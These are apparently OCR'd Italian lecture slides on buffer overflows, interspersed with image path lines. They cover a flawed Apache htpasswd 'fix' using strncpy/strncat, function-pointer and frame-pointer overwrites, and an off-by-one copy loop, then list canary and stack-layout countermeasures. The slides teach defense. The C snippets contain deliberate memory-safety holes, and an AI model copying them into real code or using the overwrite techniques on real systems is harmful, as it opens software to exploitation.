
- "Fix" pubblicato (riuscite a vedere il problema?)

```
… strncpy(record,user,MAX_STRING_LEN-1);
  strcat(record,":");
  strncat(record,cpw,MAX_STRING_LEN-1); …
```

Uso improprio di strncpy


- "Fix" pubblicato per Apache htpasswd overflow:

```
… strncpy(record,user,MAX_STRING_LEN-1);
  strcat(record,":");
  strncat(record,cpw,MAX_STRING_LEN-1); …
```




Function Pointer Overflow

- Il C usa puntatori a funzione per le callbacks: se un puntatore ad F è memorizzato all'indirizzo di memoria P, allora G può invocare F con (*P)(...)



Attacco #2: Pointer Variables



① Modificare un function pointer per farlo puntare all'attack code

② La memoria, di tipo stack o meno, può essere modificata da una istruzione che scrive un valore nel puntatore compromesso

```
strcpy(buf, str);
*ptr = buf[0];
```

Off-By-One Overflow


- Codice per copiare una stringa con range check

```
void notSoSafeCopy(char *input) {
     char buffer[512]; int i;

     for (i=0; i<=512; i++)
         buffer[i] = input[i];
}
void main(int argc, char *argv[]) {
     if (argc==2)
        notSoSafeCopy(argv[1]);
}
```

Il ciclo copierà **513** caratteri nel buffer. Oops!

- 1-byte overflow: non può modificare RET, ma può cambiare il puntatore allo stack frame precedente
  - Su architettura Little-Endian, fallo puntare nel buffer
  - Il RET del chiamante verrà letto dal buffer!

Attacco #3: Frame Pointer



Cambiare frame pointer SFP salvato per il chiamante per farlo puntare a memoria controllata dall'attaccante. L'indirizzo di ritorno del chiamante verrà letto da questa memoria!

Alcune contromisure

- Verificare integrità di ogni stack frame per return (inserirendo "canaries" - stack cookies -)
  - Un overflow su variabile locale sporca la canary
  - Controllare la canary ad ogni return ha un costo
  - Canaries possono essere aggirate...
- Un compilatore può riorganizzare il layout delle variabili locali sulla stack
  - Posizionando i buffer "prima" delle variabili scalari, un overflow non può modificare una variabile puntatore
    - ostacola così lo scenario (2) per l'attacco Pointer Variables

Riferimenti

- On the Evolution of Buffer Overflows *(Sec. 1-3.1)*
  - http://matthias.vallentin.net/course-work/buffer_overflows.pdf
- Canaries and stack-smashing protection in modern compilers
  - https://en.wikipedia.org/wiki/Buffer_overflow_protection
- StackGuard: A Historical Perspective *(slides 1-16)*
  - http://courses.cs.washington.edu/courses/cse504/10sp/Slides/lecture3.pptx